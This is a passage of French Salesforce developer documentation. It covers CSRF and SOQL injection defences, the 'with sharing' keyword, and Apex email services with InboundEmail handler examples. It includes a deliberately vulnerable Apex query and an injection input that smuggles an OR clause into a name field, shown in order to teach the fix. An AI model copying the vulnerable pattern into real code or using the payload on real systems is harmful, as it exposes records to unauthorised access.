Il n'existe aucune protection intégrée contre ce type de risque et les développeurs doivent être vigilants lorsqu'ils écrivent des pages qui exécutent des actions en fonction de paramètres fournis par l'utilisateur, tels que la variable `id` de l'exemple précédent. Il est possible de contourner ce risque en insérant une page intermédiaire de confirmation avant d'exécuter l'action, pour s'assurer que l'utilisateur appelle la page intentionnellement. D'autres suggestions comprennent la réduction du délai d'expiration d'une session inactive pour l'organisation et la formation des utilisateurs afin qu'ils se déconnectent de leur session active et n'utilisent pas leur navigateur pour visiter d'autres sites tant qu'ils sont authentifiés.

## Injection SOQL

Dans d'autres langages de programmation, la faille précédente est connue sous le nom d'injection SQL. Apex n'utilise pas le langage SQL, mais son propre langage de requête de base de données, le SOQL. Le langage SOQL est beaucoup plus simple et ses fonctionnalités sont plus limitées que celles du SQL. Par conséquent, les risques sont beaucoup moins importants pour une injection SOQL que pour une injection SQL, mais les attaques sont presque identiques aux injections SQL traditionnelles. En résumé, l'injection SQL/SOQL implique la récupération d'une entrée fournie par l'utilisateur et l'utilisation de ces valeurs dans une requête SOQL dynamique. Si l'entrée n'est pas validée, elle peut inclure des commandes SOQL qui modifient efficacement l'instruction SOQL et trompent l'application afin qu'elle exécute des commandes non intentionnelles.

Pour plus d'informations sur les attaques par injection SQL, reportez-vous aux articles suivants :

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

### Vulnérabilité aux injections SOQL dans Apex

Vous trouverez ci-dessous un simple exemple de code Apex et Visualforce vulnérable à une injection SOQL.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>
```

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

Cet exemple est très simple mais illustre bien la logique. Le code sert à rechercher les contacts qui n'ont pas été supprimés. L'utilisateur fournit une valeur d'entrée appelée `name`. La valeur peut être n'importe quelle donnée fournie par l'utilisateur et n'est jamais validée. La requête SOQL est construire de façon dynamique, puis exécutée avec la méthode `Database.query`. Si l'utilisateur fournit une valeur légitime, l'instruction s'exécute comme prévu :

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Cependant, si l'utilisateur fournit une entrée imprévue, telle que :

```
// User supplied value for name: test%') OR (Name LIKE '
```

Dans ce cas, la chaîne de requête devient :

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Les résultats montrent maintenant tous les contacts, pas seulement ceux qui ne sont pas supprimés. Une faille par injection SOQL peut être utilisée pour modifier la logique prévue de n'importe quelle requête vulnérable.

### Protections contre les injections SOQL

Pour prévenir toute attaque par injection SOQL, évitez d'utiliser des requêtes SOQL dynamiques. Utilisez à la place des requêtes statiques et des variables de liaison. L'exemple vulnérable ci-dessus peut être réécrit à l'aide d'une requête SOQL statique, comme suit :

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

Si vous avez besoin d'une requête SOQL dynamique, utilisez la méthode `escapeSingleQuotes` pour mettre à jour l'entrée fournie par l'utilisateur. Cette méthode ajoute le caractère d'échappement (\) à tous les guillemets simples d'une chaîne transmise par un utilisateur. Cette méthode permet de traiter tous les guillemets simples en tant que chaînes englobantes, au lieu de commandes de base de données.

## Contrôle de l'accès aux données

La plate-forme Force.com utilise abondamment des règles de partage des données. Chaque objet est associé à des autorisations et peut avoir des paramètres de partage pour lesquels les utilisateurs peuvent lire, créer, modifier et supprimer. Ces paramètres s'imposent lorsque tous les contrôleurs standard sont utilisés.

Lors de l'utilisation d'une classe Apex, les autorisations utilisateur intégrées et les restrictions de sécurité au niveau du champ ne sont pas respectées durant l'exécution. Le comportement par défaut permet à une classe Apex de lire et de mettre à jour toutes les données au sein de l'organisation. Puisque ces règles ne sont pas imposées, les développeurs qui utilisent Apex doivent s'assurer de ne pas exposer accidentellement les données sensibles qui sont habituellement masquées aux utilisateurs par des autorisations utilisateur, une sécurité au niveau du champ ou les paramètres par défaut à l'échelle de l'organisation. Cette précaution s'applique particulièrement aux pages Visualforce. Par exemple, examinons le pseudo code Apex suivant :

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

Dans ce cas, tous les enregistrements de contact sont recherchés, même si l'utilisateur actuellement connecté est normalement autorisé à afficher ces enregistrements. La solution consiste à utiliser les mots clés qualifiants `with sharing` en déclarant la classe :

```
public with sharing class customController {
    . . .
}
```

Les mots clés `with sharing` invitent la plate-forme à utiliser les autorisations de partage de sécurité de l'utilisateur actuellement connecté plutôt qu'à accorder un accès complet à tous les enregistrements.

# Services de messagerie

## Que sont les services de messagerie ?

Les services de messagerie sont des processus automatisés qui utilisent des classes Apex pour traiter les contenus, les en-têtes et les pièces jointes des e-mails entrants. Par exemple, vous pouvez créer un service de messagerie qui crée automatiquement des enregistrements de contact en fonction des informations de contact contenues dans les messages.

Vous pouvez associer chaque service de messagerie électronique à une ou plusieurs adresses e-mail générées par Salesforce à laquelle des utilisateurs peuvent envoyer des messages pour traitement. Pour autoriser plusieurs utilisateurs à accéder un service de messagerie unique, vous pouvez :

- Associer plusieurs adresses e-mail générées par Salesforce avec le service de messagerie électronique et allouer ces adresses à des utilisateurs.
- Associer une unique adresse e-mail générée par Salesforce avec le service de messagerie électronique et écrire une classe Apex qui s'exécute en fonction de l'utilisateur accédant au service de messagerie électronique. Par exemple, vous pouvez écrire une classe Apex qui identifie l'utilisateur en fonction de l'adresse e-mail de l'utilisateur et crée des enregistrements pour le compte de cet utilisateur.

Pour utiliser les services de messagerie, dans Configuration, saisissez *`Services de messagerie`* dans la case `Recherche rapide`, puis sélectionnez **Services de messagerie**.

- Cliquez sur **Nouveau service de messagerie électronique** pour définir un nouveau service de messagerie électronique.
- Sélectionnez un service de messagerie électronique existant pour afficher sa configuration, l'activer ou le désactiver et afficher ou spécifier des adresses pour ce service de messagerie électronique.
- Cliquez sur **Modifier** pour apporter des modifications à un service de messagerie électronique existant.
- Cliquez sur **Supprimer** pour supprimer un service de messagerie électronique.

  Remarque: Avant de supprimer des services de messagerie, vous devez supprimer toutes les adresses de service de messagerie associées.

Lors de la définition de services de messagerie électronique, notez les éléments suivants :

- Un service de messagerie électronique ne traite que des messages qu'il reçoit à l'une de ses adresses.
- Salesforce limite le nombre total de messages que tous les services de messagerie électronique combinés, E-mail vers requête à la demandeinclus, peuvent traiter quotidiennement. Les messages qui dépassent cette limite sont renvoyés, ignorés ou mis en file d'attente pour traitement le jour suivant, en fonction de votre configuration des paramètres de réponse d'échec pour chaque service de messagerie électronique. Salesforce calcule la limite en multipliant le nombre de licences utilisateur par 1 000, jusqu'à 1 000 000. Par exemple, si vous possédez 10 licences, votre organisation peut traiter jusqu'à 10 000 e-mails par jour.
- Les adresses de services de messagerie électronique que vous créez dans votre version test Sandbox ne peuvent pas être copiées dans votre entreprise de production.
- Pour chaque service de messagerie, vous pouvez indiquer à Salesforce d'envoyer les messages d'erreur à une adresse spécifique à la place de celle de l'expéditeur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'utilisation des services de messagerie dans les packages AppExchange installés est disponible dans : **Group** Edition et **Professional** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer les services de messagerie électronique et les adresses du service de messagerie électronique Apex :

- Modifier toutes les données

Pour créer des classes Apex :

- Auteur Apex

- Les services de messagerie rejettent les e-mails et notifient l'expéditeur si l'e-mail (corps de texte, corps HTML et pièces jointes combinés) dépassent 10 Mo environ (dépend de la langue et du jeu de caractères).

CONSULTER ÉGALEMENT :

Définition des adresses du service de messagerie électronique

Définition des services de messagerie électronique

Utilisation de l'objet InboundEmail

## Définition des adresses du service de messagerie électronique

1. Dans Configuration, saisissez *Services de messagerie* dans la case Recherche rapide, puis sélectionnez **Services de messagerie**.
2. Choisissez le service de messagerie électronique pour lequel vous souhaitez définir une adresse :
3. Cliquez sur **Nouvelle adresse e-mail** ou sur **Modifier** pour modifier la configuration d'une adresse existante de service de messagerie électronique. Pour supprimer une adresse de service de messagerie, cliquez sur **Afficher** et sur **Supprimer**.
4. Dans le champ Adresse e-mail, saisissez la partie locale de l'adresse du service de messagerie électronique. Salesforce génère.une partie de domaine unique pour chaque adresse de service de messagerie électronique afin de s'assurer qu'il n'existe pas deux adresses de service de messagerie électronique identiques. La partie de domaine générée apparaît à la droite du champ Adresse e-mail.

   Conseil: Pour la partie locale de l'adresse e-mail Salesforce, tous les caractères alphanumériques sont valides, plus les caractères spéciaux suivants : !#$%&'*/=?^_+-`{|}~. Pour la partie domaine de l'adresse e-mail Salesforce, seuls les caractères alphanumériques sont valides, ainsi que le tiret (-). Le caractère point (.) est aussi valide à la fois dans la partie locale et dans la partie domaine s'il n'est ni le premier ni le dernier caractère.

   Les adresses e-mail Salesforce sont sensibles à la casse.
5. Cochez la case Actif si vous souhaitez que l'adresse du service de messagerie électronique soit activée lorsque vous cliquez sur Enregistrer.
6. Choisissez l'Utilisateur contextuel. Le service de messagerie électronique assume l'autorisation de l'utilisateur contextuel lors du traitement des messages que reçoit cette adresse. Par exemple, si le service de messagerie électronique est configuré pour modifier des enregistrements de contact lors de la réception d'informations de contact mises à jour, le service de messagerie électronique ne modifie qu'un enregistrement si l'utilisateur contextuel possède l'autorisation de modifier cet enregistrement.

   Important: Choisissez un utilisateur contextuel qui possède l'autorisation d'exécuter la classe Apex pour laquelle le service de messagerie électronique est configuré.
7. Si vous le souhaitez, configurez cette adresse du service de messagerie électronique pour n'accepter des messages que de certains expéditeurs en indiquant leurs adresses e-mail et domaines dans la zone de texte Accepter un e-mail de. Séparez les entrées multiples par des virgules. Par exemple : george@mycompany.com, yahoo.com, gmail.com. Si la zone de texte Accepter un e-mail de possède une valeur et que le service de messagerie électronique reçoit un message d'une adresse e-mail ou d'un domaine non indiqué, le service de messagerie électronique effectue l'action spécifiée dans les paramètres de réponse d'échec Action d'expéditeur non autorisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'utilisation des services de messagerie dans les packages AppExchange installés est disponible dans : **Group** Edition et **Professional** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les services de messagerie électronique et les adresses du service de messagerie électronique Apex :

- Modifier toutes les données

Pour créer des classes Apex :

- Auteur Apex

Laissez ce champ vide si vous souhaitez que le service de messagerie reçoive des e-mails de n'importe quelle adresse e-mail.

Remarque: Si le service de messagerie électronique et l'adresse du service de messagerie électronique sont configurés pour n'accepter des messages que de certains utilisateurs, le service de messagerie électronique ne traite que les messages d'utilisateurs indiqués dans les zones de texte `Accepter un e-mail de` du service de messagerie électronique et de l'adresse du service de messagerie électronique.

8. Cliquez sur **Enregistrer** pour enregistrer les modifications ou sur **Enregistrer et nouveau** pour définir une autre adresse e-mail entrant pour ce service de messagerie électronique.

CONSULTER ÉGALEMENT :

Définition des services de messagerie électronique

Que sont les services de messagerie ?

## Définition des services de messagerie électronique

Pour définir un service de messagerie électronique :

1. Dans Configuration, saisissez *`Services de messagerie`* dans la case `Recherche rapide`, puis sélectionnez **Services de messagerie**.
2. Cliquez sur **Nouveau service de messagerie électronique** ou sur **Modifier** pour modifier un service de messagerie électronique existant.
3. Spécifiez le nom du service de messagerie électronique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'utilisation des services de messagerie dans les packages AppExchange installés est disponible dans : **Group** Edition et **Professional** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les services de messagerie électronique et les adresses du service de messagerie électronique Apex :

- Modifier toutes les données

Pour créer des classes Apex :

- Auteur Apex

4. Choisissez la classe Apex que vous souhaitez que ce service de messagerie électronique utilise pour traiter les messages. La classe Apex que vous choisissez doit implémenter l'interface `Messaging.InboundEmailHandler`. Par exemple :

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                return result;
            }
        }
```

   Pour plus d'informations sur l'objet InboundEmail, reportez-vous à Utilisation de l'objet InboundEmail à la page 5936.

5. Choisissez les types de pièces jointes de pièces jointes que vous souhaitez que ce service de messagerie électronique accepte. Options possibles :

   **Aucune**
   Le service de messagerie électronique accepte le message mais ignore toute pièce jointe.

   **Textes joints uniquement**
   Le service de messagerie électronique n'accepte que les types de pièces jointes suivants :

   - Pièces jointes avec un type MIME (Multipurpose Internet Mail Extension) `text`
   - Pièces jointes avec un type MIME `application/octet-stream` et un nom de fichier qui finit par une extension `.vcf` ou `.vcs`. Elles sont enregistrées comme types MIME `text/x-vcard` et `text/calendar`, respectivement.

   Des messages avec pièces jointes différentes de ces types sont acceptés, mais les pièces jointes sont ignorées.

   **Pièces jointes binaires uniquement**
   Le service de messagerie électronique n'accepte que les pièces jointes binaires, tels des fichiers images, d'application et des fichiers audio et vidéo. La taille des pièces jointes binaires est limitée à 5 Mo.

   Des messages avec pièces jointes qui ne sont pas binaires sont acceptés, mais les pièces jointes sont ignorées.

   **Toutes**
   Le service de messagerie électronique accepte tout type de pièce jointe.

   Remarque: Un service de messagerie électronique ne peut traiter des pièces jointes que si vous le configurez pour accepter des pièces jointes et utiliser une classe Apex qui traite les types de pièces jointes que le service de messagerie électronique accepte.

   Notez également que les services de messagerie acceptent les pièces jointes intégrées dans le corps du message, tels que les graphiques par exemple.

6. Vous pouvez également activer la case `Paramètres avancés de sécurité des e-mails` pour configurer le service de messagerie afin de vérifier la légitimité du serveur d'expédition avant le traitement d'un message. Le service de messagerie électronique utilise les protocoles d'authentification suivants pour vérifier la légitimité de l'expéditeur :

   - SPF
   - SenderId
   - DomainKeys

   Si le serveur expéditeur passe au moins un de ces protocoles et qu'aucun n'échoue, le service de messagerie accepte l'e-mail. Si le serveur cause l'échec d'un protocole ou ne prend en charge aucun des protocoles, le service de messagerie électronique effectue l'action spécifiée dans les paramètres de réponses d'échec `Action d'expéditeur non autorisé`.

Conseil: Avant de cocher la case `Authentifier les expéditeurs`, assurez-vous que les expéditeurs que vous vous attendez à voir utiliser le service de messagerie électronique prennent en charge au moins un des protocoles d'authentification indiqués ci-dessus. Pour plus d'informations sur ces protocoles d'identification, consultez les sites Web suivants :

- www.openspf.org
- www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Les services de messagerie rejettent les e-mails et notifient l'expéditeur si l'e-mail (corps de texte, corps HTML et pièces jointes combinés) dépassent 10 Mo environ (varie selon la langue et le jeu de caractères).
8. Vous pouvez convertir les pièces jointes au format texte en fichiers binaires.
9. Si vous le souhaitez, configurez ce service de messagerie électronique pour n'accepter des messages que de certains expéditeurs en indiquant leurs adresses e-mail et domaines dans la zone de texte `Accepter un e-mail de`. Séparez les entrées multiples par des virgules. Par exemple : george@mycompany.com, yahoo.com, gmail.com. Si la zone de texte `Accepter un e-mail de` possède une valeur et que le service de messagerie électronique reçoit un message d'une adresse e-mail ou d'un domaine non indiqué, le service de messagerie électronique effectue l'action spécifiée dans les paramètres de réponse d'échec `Action d'expéditeur non autorisé`.

   Laissez ce champ vide si vous souhaitez que le service de messagerie reçoive des e-mails de n'importe quelle adresse e-mail.

   Remarque: Vous pouvez aussi autoriser des adresses e-mail et des domaines au niveau adresse du service de messagerie électronique. Consultez la rubrique Définition des adresses du service de messagerie électronique à la page 5932.

   Si le service de messagerie électronique et l'adresse du service de messagerie électronique sont configurés pour n'accepter des messages que de certains utilisateurs, le service de messagerie électronique ne traite que les messages d'utilisateurs indiqués dans les zones de texte `Accepter un e-mail de` du service de messagerie électronique et de l'adresse du service de messagerie électronique.

10. Cochez la case `Actif` si vous souhaitez que le service de messagerie électronique soit activé lorsque vous cliquez sur `Enregistrer`.
11. Configurez les paramètres de réponse d'échec, qui déterminent la façon dont le service de messagerie électronique répond si une tentative d'accès à ce service de messagerie électronique échoue pour les raisons suivantes :

    **`Action de limitation du taux d'e-mails`**
    Détermine ce que le service de messagerie électronique fait des messages si le nombre total de messages traités par tous les services de messagerie électronique combinés a atteint la limite quotidienne de votre entreprise. Salesforce calcule la limite en multipliant le nombre de licences utilisateur par 1 000, jusqu'à 1 000 000. Par exemple, si vous possédez 10 licences, votre organisation peut traiter jusqu'à 10 000 e-mails par jour.

    **`Action d'adresse électronique désactivée`**
    Détermine ce que le service de messagerie électronique fait des messages reçus à une adresse électronique inactive.

    **`Action de service de messagerie électronique désactivée`**
    Détermine ce que le service de messagerie électronique fait des messages qu'il reçoit lorsque ce service est inactif.

    **`Action d'expéditeur non authentifié`**
    Détermine ce que le service de messagerie électronique fait des messages qui échouent ou qui ne supportent aucun des protocoles d'identification si la case `Authentifier les expéditeurs` est cochée.

    **`Action d'expéditeur non autorisé`**
    Détermine ce que le service de messagerie électronique fait des messages reçus d'expéditeurs qui ne sont pas indiqués dans la zone de texte `Accepter un e-mail de` du service de messagerie électronique ou de l'adresse du service de messagerie électronique.

Les options de réponse d'échec sont :

**Message de renvoi**
Le service de messagerie renvoie l'e-mail à l'expéditeur ou à l'`Utilisateur de requête automatique` de la fonction E-mail vers requête à la demande, avec une notification présentant le motif du renvoi.

**Ignorer le message**
Le service de messagerie électronique supprime le message sans avertir l'expéditeur.

**Replacer le message dans la file d'attente (uniquement pour l'`Action de limitation du taux d'e-mails`)**
Le service de messagerie électronique place le message dans la file d'attente pour un traitement dans les 24 heures qui suivent. Si le message n'est pas traité dans les 24 heures, le service de messagerie renvoie l'e-mail à l'expéditeur avec une notification qui présente le motif du refus.

12. Pour envoyer par e-mail des messages d'erreur à une adresse spécifiée au lieu de l'adresse e-mail de l'expéditeur, activez l'`acheminement des erreurs` et spécifiez l'adresse e-mail de destination dans `Acheminer les e-mails d'erreur vers cette adresse e-mail`. Cette option évite de notifier l'expéditeur lorsque les services de messagerie ne peuvent pas traiter un e-mail entrant.
13. Cliquez sur **Enregistrer** pour enregistrer vos modifications ou sur **Enregistrer et nouvelle adresse e-mail** pour créer des adresses e-mail pour ce service de messagerie électronique, comme indiqué à la rubrique Définition des adresses du service de messagerie à la page 5932.

CONSULTER ÉGALEMENT :

Définition des adresses du service de messagerie électronique
Que sont les services de messagerie ?

## Utilisation de l'objet InboundEmail

Pour chaque e-mail reçu par le domaine de service de messagerie électronique Apex, Salesforce crée un objet InboundEmail distinct qui comporte le contenu et les pièces jointes de cet e-mail. Vous pouvez utiliser des classes Apex qui implémentent l'interface `Messaging.InboundEmailHandler` pour gérer un message d'e-mail entrant. En utilisant la méthode `handleInboundEmail` dans cette classe vous pouvez accéder à un objet InboundEmail pour récupérer le contenu, les en-têtes et les pièces jointes des e-mails entrants, et exécuter de nombreuses fonctions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Pour plus d'informations sur le service de messagerie Apex, reportez-vous à Quels sont les services de messagerie ? à la page 5931.

### Exemple 1 : Créer des tâches pour les contacts

L'exemple suivant vous montre comment rechercher un contact à l'aide de l'adresse de l'e-mail entrant et créer une nouvelle tâche.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();
```

```
    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

## Exemple 2 : Gérer Se désabonner à un E-mail

Des entreprises qui envoient des e-mails de marketing à leurs clients et à leurs clients potentiels doivent fournir aux destinataires un moyen de désabonnement. Vous trouverez ci-dessous un exemple de la façon dont un service de messagerie électronique peut traiter les demandes de désabonnement. Le code recherche le mot « désabonnement » dans la ligne de l'objet de l'e-mail entrant. Si le mot

est trouvé, le code trouve tous les contacts et les pistes qui correspondent à l'adresse e-mail De et définit le champ `Désinscription d'adresse e-mail` (`HasOptedOutOfEmail`) comme Vrai.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                          FROM Contact
                          WHERE Email = :env.fromAddress
                          AND hasOptedOutOfEmail = false
                          LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }
```

```
        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                    FROM Lead
                    WHERE Email = :env.fromAddress
                    AND isConverted = false
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
```

```
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
       insert c;

       // Test with a subject that does not contain "unsubscribe."
       email.subject = 'test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the test method.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

## Objet InboundEmail

Un objet InboundEmail comporte les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `binaryAttachments` | InboundEmail.BinaryAttachment[] | Liste de pièces jointes reçues avec l'e-mail, le cas échéant.<br>Parmi les pièces jointes binaires, on trouve des fichiers image, audio, vidéo et des fichiers d'application. |
| `ccAddresses` | Chaîne[] | Liste d'adresses en copie carbone (Cc), le cas échéant. |
| `fromAddress` | Chaîne | Adresse e-mail qui apparaît dans le champ De. |
| `fromName` | Chaîne | Nom qui apparaît dans le champ De, le cas échéant. |
| `headers` | InboundEmail.Header[] | Liste des en-têtes RFC 2822 de l'e-mail, notamment :<br>• Reçu de<br>• En-têtes personnalisés<br>• ID du message<br>• Date |
| `htmlBody` | Chaîne | Version HTML de l'e-mail, si elle est spécifiée par l'expéditeur. |
| `htmlBodyIsTruncated` | Booléen | Indique si le corps de texte HTML est tronqué (`vrai`) ou non (`faux`). |
| `inReplyTo` | Chaîne | Champ En réponse à de l'e-mail entrant. Identifie le ou le e-mails auxquels ce message répond (e-mails parent). Contient l'e-mail parent ou l'ID de message. |
| `messageId` | Chaîne | ID de message : identifiant unique de l'e-mail entrant. |
| `plainTextBody` | Chaîne | Version en texte brut de l'e-mail, si elle est spécifiée par l'expéditeur. |
| `plainTextBodyIsTruncated` | Booléen | Indique si le corps de texte brut est tronqué (`vrai`) ou non (`faux`). |
| `references` | Chaîne[] | Champ Références de l'e-mail entrant. Identifie un thread e-mail. Contient une liste des références et des ID de message des e-mails parents, et éventuellement les champs En réponse à. |
| `replyTo` | Chaîne | Adresse e-mail qui apparaît dans l'en-tête de réponse.<br>S'il n'y a pas d'en-tête de réponse, ce champ est identique au champ `fromAddress`. |
| `subject` | Chaîne | Ligne d'objet de l'e-mail, le cas échéant. |
| `textAttachments` | InboundEmail.TextAttachment[] | Liste de pièces jointes au texte reçues avec l'e-mail, le cas échéant.<br>Les pièces jointes peuvent être les suivantes :<br>• Pièces jointes avec un type MIME (Multipurpose Internet Mail Extension) `text` |

| Nom | Type | Description |
|---|---|---|
| | | • Pièces jointes avec un type MIME `application/octet-stream` et un nom de fichier qui se termine par une extension `.vcf` ou `.vcs`. Elles sont enregistrées comme types MIME `text/x-vcard` et `text/calendar`, respectivement. |
| `toAddresses` | Chaîne[] | Adresse e-mail qui apparaît dans le champ `À`. |

### Objet InboundEmail.Header

Un objet InboundEmail stocke les informations d'en-tête d'e-mail RFC 2822 dans un objet Inbound.HeaderObject avec les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `name` | Chaîne | Nom du paramètre de l'en-tête, comme `Date` ou `ID du message`. |
| `value` | Chaîne | Valeur de l'en-tête. |

### Objet InboundEmail.BinaryAttachment

Un objet InboundEmail stocke les pièces jointes binaires dans un objet InboundEmail.BinaryAttachment.

Parmi les pièces jointes binaires, on trouve des fichiers image, audio, vidéo et des fichiers d'application.

Un objet InboundEmail.BinaryAttachment possède les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `body` | Blob | Corps de la pièce jointe. |
| `fileName` | Chaîne | Nom du fichier joint. |
| `mimeTypeSubType` | Chaîne | Type MIME principal et secondaire. |

### Objet InboundEmail.TextAttachment

Un objet InboundEmail stocke le texte joint dans un objet InboundEmail.TextAttachment.

Les pièces jointes peuvent être les suivantes :

- Pièces jointes avec un type MIME (Multipurpose Internet Mail Extension) `text`
- Pièces jointes avec un type MIME `application/octet-stream` et un nom de fichier qui finit par une extension `.vcf` ou `.vcs`. Elles sont enregistrées comme types MIME `text/x-vcard` et `text/calendar`, respectivement.

Un objet InboundEmail.TextAttachment possède les champs suivants.

| Nom | Type | Description |
|---|---|---|
| `body` | Chaîne | Corps de la pièce jointe. |

| Nom | Type | Description |
|---|---|---|
| `bodyIsTruncated` | Booléen | Indique si le corps de texte de la pièce jointe est tronqué (`vrai`) ou non (`faux`). |
| `charset` | Chaîne | Jeu de caractères d'origine du champ Corps. Le corps est re-encodé au format UTF-8, en tant qu'entrée de la méthode Apex |
| `fileName` | Chaîne | Nom du fichier joint. |
| `mimeTypeSubType` | Chaîne | Type MIME principal et secondaire. |

### Objet InboundEmailResult

